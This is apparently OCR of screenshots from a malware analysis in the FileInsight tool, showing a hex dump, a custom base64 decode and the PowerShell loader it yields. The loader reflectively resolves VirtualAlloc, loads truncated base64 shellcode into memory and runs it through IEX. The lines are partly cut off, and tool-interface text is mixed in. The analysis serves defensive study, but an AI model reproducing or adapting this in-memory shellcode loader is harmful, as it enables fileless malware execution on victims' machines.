00057830 49 43 31 6C 63 53 41 34 4B
00057840 64 47 46 79 64 43 31 71 62
00057850 59 58 4A 68 62 53 67 6B 59
00057860 49 43 52 68 49 48 30 67 4C
00057870 4D 7A 49 67 4C 55 46 79 5A 33 56 74 5A 57 35 30 MzIgLUFyZ3VtZW50
00057880 49 43 52 45 62 30 6C 30 49 48 77 67 64 32 46 70 ICREb0l0IHwgd2Fp
00057890 64 43 31 71 62 32 49 67 66 43 42 53 5A 57 4E 6C dC1qb2IgfCBSZWNl
000578A0 61 58 5A 6C 4C 55 70 76 59 67 70 39 43 6D 56 73 aXZlLUpvYgp9CmVs
000578B0 63 32 55 67 65 77 6F 4A 53 55 56 59 49 43 52 45 c2UgewoJSUVYICRE
000578C7 62 30 6C 30 43 6E 30 4B b0l0Cn0K
Custom base64 decode
Enter base64 table:
ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=
OK
Navigation
Structures
Decode
Values
Byte 85
WORD 12885
DWORD 810955349
ASCII U2V0LVN0cmljdE1vZGUgL
Unicode ????X??????????X??????p??
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Offset 0h (0)
Length 578C8h (358600)
OVR
4:59 PM
8/7/2021


FileInsight - Output of Custom base64 decode*
File Home Edit Search Plugins Windows Help
New Open Close Save
View as Hex View as Text
Enter a URL here
Use Internet Explorer Proxy
Enter your proxy as [Server:Port] here
Get
File View Web
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
Navigation Structures Decode
Bookmarks
3d30ac25c3121e969d195d7eadcf1... New file 0* Output of Custom base64 decode*
Set-StrictMode -Version 2
$DoIt = @'
function func_get_proc_address {
Param ($var_module, $var_procedure)
$var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('Syste
return $var_unsafe_native_methods.GetMethod('GetProcAddress').Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServi
}
function func_get_delegate_type {
Param (
[Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
[Parameter(Position = 1)] [Type] $var_return_type = [Void]
)
$var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.
$var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFla
$var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')
return $var_type_builder.CreateType()
}
[Byte[]]$var_code = [System.Convert]::FromBase64String("/OgAAAA6ydeix6DxgSLFjHag8YEVosOMdmJDjHLg8YEg+oEMck5ynQC6+pb/+Po1P///0lff/5JU3z+BAWX/gQFl6VWQMIss8EBptjBAVk
$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)
Output
Decoded 358600 bytes with custom base64 table from offset 0x0 to 0x578c7.
Added a bookmark to decoded region.
This BASE64 string (shellcode) will be decoded and executed on memory
Values Bookmarks Calculator
Output Scripting
Press F1 for help
Ln 17 Col 4 Len 0 INS
4:59 PM
8/7/2021

FileInsight - Output of Custom base64 decode*

File Home Edit Search Plugins Windows Help

Operations

Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info

Copy to new file
Bookmark
Cut binary to clipboard
Copy binary to clipboard
Paste binary from clipboard
Delete before
Delete after
Fill
Invert
Reverse order
Swap nibbles
Swap two bytes
To upper case
To lower case
Swap case

Copy selected region (the whole file if not selected) to a new file

Plugins

Navigation

Supported fo

New file 0* Output of Custom base64 decode*

```
[Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
[Parameter(Position = 1)] [Type] $var_return_type = [Void]


_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate')), [System.Reflection.Emit.
_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard, $var_parameters).SetImplementationFla
_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime, Managed')

rn $var_type_builder.CreateType()

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OgAAAA6ydeix6DxgSLFjHag8YEVosOMdmJDjHLg8YEg+oEMck5ynQC6+pb/+Po1P///0lff/5JU3z+BAWX/gQFl6VWQMIss8EBptjBAVk

$var_buffer = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel32.dll VirtualAlloc)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer, $var_code.length)

$var_hthread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_proc_address kernel
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

Script is running, please wait...

Extracting the BASE64 string

Navigation Structures Decode

Bookmarks

Output


Values Bookmarks Calculator


Output Scripting

